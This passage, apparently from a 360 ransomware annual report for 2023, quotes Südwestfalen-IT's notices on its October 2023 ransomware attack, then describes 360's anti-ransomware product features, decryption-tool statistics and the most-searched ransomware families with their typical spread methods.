Jörg Kowalke, stellvertretender Geschäftsführer der SIT: „Die Bürgerinnen und Bürger in Südwestfalen sind auf öffentliche Dienstleistungen angewiesen. Obwohl viele Systeme nicht betroffen sind, hat die erforderliche Notabschaltung zu zahlreichen Einschränkungen geführt. Dessen sind wir uns bewusst, und deshalb liegt unser absoluter Fokus darauf, mit einer schnellen Wiederherstellung und geeigneten Behelfs-Lösungen ein möglichst hohes Niveau an Arbeitsfähigkeit zu gewährleisten. Wir werden den Fall professionell und gründlich aufarbeiten und die Erkenntnisse mit Behörden und den Kommunen teilen. Mein Dank gilt ausdrücklich den Mitarbeiterinnen und Mitarbeitern in den Landkreisen, Städten und Gemeinden und bei der SIT, die seit einer Woche mit hohem persönlichem Einsatz gemeinsam an der Bewältigung dieser Krise arbeiten.“

Die SIT wird nun täglich über mögliche neue Erkenntnisse informieren.

SIT 关于遭勒索攻击的官方公告

根据公告内容看：攻击发生于当地时间 10 月 29 日夜间至 10 月 30 日的凌晨这一时段。而受到影响最大的是使用其 IT 服务的南威斯特法伦州 72 个成员城市，其中主要是 Hochsauerlandkreis、Märkischer Kreis、Olpe、Siegen-Wittgenstein、Soest 几个地区以及 Rheinisch-Bergischer Kreis 和 Schwerte 下属的几个城市。而受到影响的业务则主要是三类：

- 消防救援等应急事务
- 部分地区的一些公共事务及证件（驾照等）的预约和办理业务
- 与政府部门的联系通道

而第二则公告则主要是声明目前已经对攻击的取证工作取得一定进展，并逐步开始恢复服务。

Südwestfalen IT

Südwestfalen IT macht erste Fortschritte

09.11.2023

Die Südwestfalen-IT (SIT) hat die erste Phase der forensischen Analysen der betroffenen Systeme abgeschlossen und nutzt die gewonnenen Erkenntnisse, um nun alle Kundensysteme in einem systematischen Prozess zu untersuchen. Hierbei geht die SIT mit größter Sorgfalt vor.

Außerdem wird Südwestfalen-IT bis Ende dieser Woche gemeinsam mit den Mitgliedern des erweiterten Krisenstabs eine Priorisierung der wiederherzustellenden Fachverfahren fertigstellen. Danach kann mit der schrittweisen Wiederherstellung der Systeme begonnen werden.

Bei der Etablierung von Behelfs-Prozessen konnten erste Fortschritte erzielt werden. Die Südwestfalen-IT ist zuversichtlich, dass die ersten Workarounds in der nächsten Woche eingeführt werden können, so dass die Bürgerinnen und Bürger einige öffentliche Dienstleistungen zumindest behelfsweise wieder nutzen können.

Wir halten Sie weiterhin regelmäßig über den Fortschritt auf dem Laufenden.


Pressekontakt:

Marcus Ewald

sit.presse@gmail.com

SIT 关于网络恢复进度的公告

而根据《明镜周刊》（Spiegel）转述当地媒体《齐格纳报》（Siegener Zeitung）的消息称，本次攻击事件的幕后黑手很有可能是一个名为 Akira 的勒索软件团伙。而得到这个结论的依据则是该报社声称看到了 SIT 向政府提交的内部报告的相关内容。



当地媒体关于此事件的相关报道

附录 2. 360 终端安全产品反勒索防护能力介绍

一、 远控与勒索急救功能

360 在 2023 年下半年，新推出了远控与勒索急救功能，用来解决用户在已经感染或怀疑感染远控木马或勒索软件的场景下，帮助用户快速建议一个临时的安全场景，我们的防护功能将运行在一个严格监控的模式下，阻止一切可能的破坏行为，避免系统和数据进一步被攻击活动破坏。作为一个后置方案，他还将一些排查处置策略、溯源方法制作成了一键排查功能，协助管理员快速应对勒索攻击。

远控 • 勒索急救功能界面

远程控制权限：将对一些远控的关键功能进行限制，如屏幕读取，键盘记录，键盘鼠标操作等，以及提供对一些重要敏感进程与文件的保护。

访问权限：将对系统中，常见的文档、数据库、音视频等数据文件提供保护，避免被篡改或删除。对进程的运行，联网也将进行严格的限制。


一键扫描功能，可以检出是否存在高风险的启动项、系统账户的弱口令、黑客工具、高危的远控软件并进行相应处理。

远控·勒索急救扫描界面

“被攻击查询”功能，可看到各类攻击信息，其中“系统日志”的“远程桌面登录”项完整记录了成功登录的 ip 与账户信息及时间信息。


远程桌面暴破记录查询界面

“数据库登录”可以查看数据库暴破攻击痕迹，用于辅助判断是否存在数据库弱口令这一高危风险。以及内网是否存在未经授权的数据库登录行为。




微软数据库暴破记录查询界面

“SMB 共享登录”可以查看攻击时段的异常 SMB 访问行为，从而辅助判断攻击是否来源自文件共享。




SMB 登录记录查询界面

“痕迹清理记录”可看查看系统中出现过的关键日志清理行为，用于辅助判断是否存在黑客攻击。



痕迹清理记录记录界面

“渗透痕迹记录”可看查看攻击时段中出现过的渗透行为，用于辅助判断黑客的攻击手法。



渗透行为记录界面

二、 勒索预警服务


2023 年，我们新推出了勒索攻击预警服务，通过我们全网视野，监测勒索攻击的多个环节，在勒索攻击准备阶段，以及病毒初始投递阶段，对企业与行业用户提供勒索预警服务，希望在勒索攻击成功前，进行阻断，避免企业发生进一步损失。2023 年共发现并预警勒索安全事件 3818 起，涉及涉及 2084 家企业，针对 159 次安全事件出具安全预警报告。

勒索攻击预警服务

三、 弱口令防护能力

弱口令攻击一直是勒索软件最重要的传播手段，360 安全卫士自 2017 年开始提供弱口令攻击防护，为亿万用户提供了安全保护。在于勒索软件对抗的过程中，产品也一直在提升安全能力，保证了可以应对最新攻击手法，为用户提供更好的体验。

下图是 2023 年防黑加固功能每月所防御的攻击量，2023 年，360 防黑加固共保护近 640 万台设备免遭入侵，拦截各类弱口令入侵共计超过 88.6 亿次。



数据来源：防黑加固统计数据

以下是 360 提供弱口令攻击防护的重要更新时间轴：

- 2017 年-2018 年：新增对远程桌面弱口令防护支持。
- 2018 年-2019 年：新增 SQL Server 暴破、VNC 暴破、Tomcat 暴破的防护支持。
- 2019 年：
  - 新增 RPC 协议弱口令暴破防护
  - SMB 协议暴破拦截优化版正式上线
  - 新增对金万维、瑞友管理软件的支持。
  - 对 MYSQL、SQL Server、Tomcat 等服务器常用软件也加入了多方位的拦截防护。
- 2020 年：
  - 用户登录提醒：如果机器在未登录阶段受到攻击，在用户下次登录时，会提醒用户之前发生攻击的概况，提醒用户加强安全防护。
  - 弱口令提示：对正在使用弱口令的账户主动做出提醒，建议用户及时修改口令。
  - 登录 IP 黑名单：通过云端安全大数据，动态配置 IP 黑名单，保护用户电脑免受攻击。
  - 账户黑名单：由于各种条件限制，有部分设备无法修改内置账户和口令，造成设备被攻击，360 安全卫士提供了账户黑名单功能，记录了各类数据库和应用系统的内置账户密码和已经泄露的一些账户密码。限制这类账户密码组合使用的远程登录情况，保障用户设备免受攻击。
- 2021 年：

- 支持拦截时间段控制
- 来自风险地区的 ip 拦截

- 2023 年：
  - 增加暴破日志查询
  - 企业安全云增加远程接入策略，实现 IP 白名单功能

远程登陆记录界面

四、 数据库保护能力


数据库文件是勒索软件攻击的头号目标，数据库被加密，也是企业面临的最严重勒索风险，一旦数据库被攻破，会直接对用户造成严重的数据泄露或损坏。

360 终端安全针对数据库面临的勒索风险问题，也推出了数据库加强保护功能，在常规的勒索保护之外，增加了针对数据库特有情况的专门保护。针对数据库常见的 SQL 注入，数据库爆破等攻击，360 的数据库防护功能，对恶意 SQL 语句进行识别和拦截。同时还加强了对数据库服务的保护，避免勒索软件对数据库服务与文件本身的破坏。

数据库攻击防护弹窗

五、 Web 服务漏洞攻击防护

Web 服务类漏洞攻击，是目前最常见的一类针对服务器的勒索攻击手段。部署在服务器中的各类 Web 应用，如 OA 系统、财务系统经常成为勒索团伙的攻击目标。在 2023 年，我们发布了十余次针对 Web 漏洞攻击的预警。Web 漏洞攻击，攻击范围广，无需用户参与，是最典型的网络入侵手段。针对国内 Web 漏洞攻击频繁的问题，360 终端安全产品进一步加强了对 Web 服务器的保护。对常见的 java 漏洞，.net 漏洞，webshell 投放，增加了通用防护能力。使用运行时程序自我保护系统(RASP)技术，通过将具备安全能力的代理模块注入到运行时程序中，使得运行时程序也具备威胁识别和防护的能力，该技术不同于传统 WAF 需要预设规则，RASP 具备更深度的监控和威胁感知能力。在面对未知漏洞、内存马等高级攻击时表现出更强的防护能力。同时 360 推出的 IIS 安全防护功针对.NET 底层架构进行运行时保护，对服务器漏洞，webshell 攻击等进行有效拦截。



Web 服务漏洞攻击防护界面

六、 横向渗透防护能力


横向渗透目前是针对企业内网攻击的关键技术手段之一，而针对横向渗透的防护能力则是 360 高级威胁防护体系中的一项重要能力。勒索软件攻击团伙，在对企业发起攻击后，往往利用该技术扩大影响范围，获取更多设备的控制权，乃至控制整个企业网络。

在我们处置的企业被攻击案例中，几乎都可以见到横向渗透攻击的身影。为此 360 安全卫士推出了体系化的横向渗透防护方案，从攻击源头、攻击方法、攻击资源、技术素材等多维度入手，全方位的阻断横向渗透攻击。下面列举了其中部分防护能力：

- 共享文件访问控制
- 远程 WMI 执行控制
- 远程计划任务控制
- 远程 MMC 控制
- 远程 DCOM 控制/远程 RPC 调用防护

- 远程服务创建控制
- 远程注册表操作控制
- 远程 WINRM 监控
- 远程 PSEXEC 防护
- 共享文件写入监控
- 域环境下的组策略拦截

这些防护能力，结合对无文件攻击防护和 LOLBAS（Living Off The Land Binaries and Scripts）防护能力，有效阻断了攻击者在企业内网的刺探和攻击扩散。



360 安全卫士防护横向渗透防护模块

七、 提权攻击防护

勒索软件执行过程中，为了提升其权限，尽可能多的加密系统中的文件，会尝试利用各种方法去提升程序的运行权限，针对这一攻击方式，360 安全卫士对其进行了严格的行为侧。

360 安全卫士提权攻击防护功能

八、 挂马网站防护能力

针对包括勒索软件在内的各类木马病毒攻击，更早的防护往往能取得更好的效果。360 安全卫士致力于在病毒木马攻击的早期就将其遏制，遏制传播渠道便是早期防御的一个重要部分。挂马网站是传播勒索软件的重要渠道之一，针对这一情况 360 安全大脑能第一时间监控并识别该网站的恶意行为并做出拦截。

360 安全卫士拦截挂马站点

九、 钓鱼邮件附件防护

针对从邮箱中下载回来的附件，360 安全大脑精准识别邮件附件中潜藏的病毒木马，替用户快速检测附件中是否存在问题。

360 安全卫士拦截钓鱼邮件附件

附录 3. 360 解密大师

360 解密大师是 360 终端安全产品提供的勒索软件综合解密工具，是目前全球范围内支持解密类型最多的一款解密工具。

2023 年 360 解密大师依然继续对最新出现的勒索软件保持着持续响应，全年共进行了 8 次重要版本迭代，新增了对 1 款新勒索家族的解密支持，增加了对 3 个已有勒索家族新型变种的解密支持，还进一步加强了对 1 个勒索家族的解密能力。截止到 2023 年末，解密大师功能累计支持解密勒索软件共计超过 360 种。2023 年全年服务用户超 16474 台次，解密文件近 1115 万次，挽回损接近 4262.6 万元美元*，以报告撰写时的汇率进行换算，总金额超过 3 亿元人民币。对今年的解密大师数据进行分析，发现有如下特点：

1. **新增可解密家族下降**

   近年来，新增的主流勒索软件家族在核心的加密功能上也越来越少的出现较为可用的技术缺陷。这一趋势也势必导致了对新家族的解密难度越来越大。

   正因如此，2023 年解密大师的解密数据来看，排在 Top 的依旧是较为传统的勒索软件。新晋勒索软件家族则罕有上榜。

2. **挽回损失金额大幅回升**

   虽然可解密家族中的新家族并不多，但并不意味着对于传统家族的揭秘量就变少。随着大家的工作生活逐步回归正轨，各类设备的运行量必然随之上升，同时企业内部的网络管理人员各项工作也会稳步展开。这也导致了 Crysis 一类当前在国内并不十分活跃的家族也有着较高的解密数量。

下图给出了 360 解密大师在 2023 年全年，成功解密被勒索软件感染的文件和机器数量的 Top10。其中，解密量最大的是 Sodinokibi 勒索软件家族，其次是 GandCrab。使用解密大师解密文件的用户数量最高的是 Stop 勒索软件家族，其次是 Crysis 勒索软件家族。

数据来源：解密大师统计数据

*勒索金额估算标准（美元）：Stop 家族$490/笔；Coffee 家族$500/笔；其它家族$5000/笔。

附录 4. 360 勒索软件搜索引擎

该数据来源 lesuobingdu.360.cn 的使用统计。（由于 WannaCry、AllCry、TeslaCrypt、Satan、GandCrab、WannaRen、Sodinokibi 等几个家族在过去曾出现过大规模爆发，之前的搜索量较高，长期停留在推荐栏里，对结果有一定影响，故在统计中去除了这几个家族）

360 勒索软件搜索页面

通过对 2023 年全年勒索软件搜索引擎热词进行分析发现，搜索量排前十的关键词情况如下：

- Devos/ faust/ eking

  属于 phobos 勒索软件家族，由于被加密文件后缀会被修改为 devos 而成为关键词。该家族主要的传播方式为：早期在国外出现过利用激活工具破解软件进行传播，但在国内几乎都是通过暴力破解远程桌面口令成功后手动投毒。

- locked/ locked1

  locked 后缀经常被不同勒索软件家族作为加密文件新增的扩展名，但今年在国内最为流行的是 TellYouThePass 勒索软件家族。主要通过各种软件漏洞、系统漏洞等进行传播。

- 360/ halo

  属于 BeijingCrypt 勒索软件家族，由于被加密文件后缀会被修改为 360 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- Mallox/ malox

  属于 TargetCompany(Mallox)勒索软件家族，由于被加密文件后缀会被修改为 mallox

而成为关键词。该家族的传播渠道通常有：暴力破解远程桌面成功后手动投毒，暴力破解获取到数据库口令后远程投毒，若在内网环境中，还会尝试横向移动。

- mkp

  属于 Makop 勒索软件家族，由于被加密文件后缀会被修改为 mkp 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

数据来源：勒索软件搜索引擎

360 勒索软件搜索引擎在 2023 年为用户提供了近 4 万次查询服务，对这近 4 万次关键词的搜索结果进行详尽分析后发现，与第一章勒索软件攻击形式的勒索家族分布相比，整体占比保持一致。然而，显著的差异在于 Babuk 进入了 TOP10 的搜索结果中。Babuk 原本是一个涉及双重勒索软件的家族，但在处理华盛顿警方数据时内部产生分歧，导致该家族逐步分裂，最终以源码公开而告终。正是由于源码的公开，推动了 Babuk 家族的多样化变种的出现，也导致了其家族查询次数的上升。

数据来源：勒索软件搜索引擎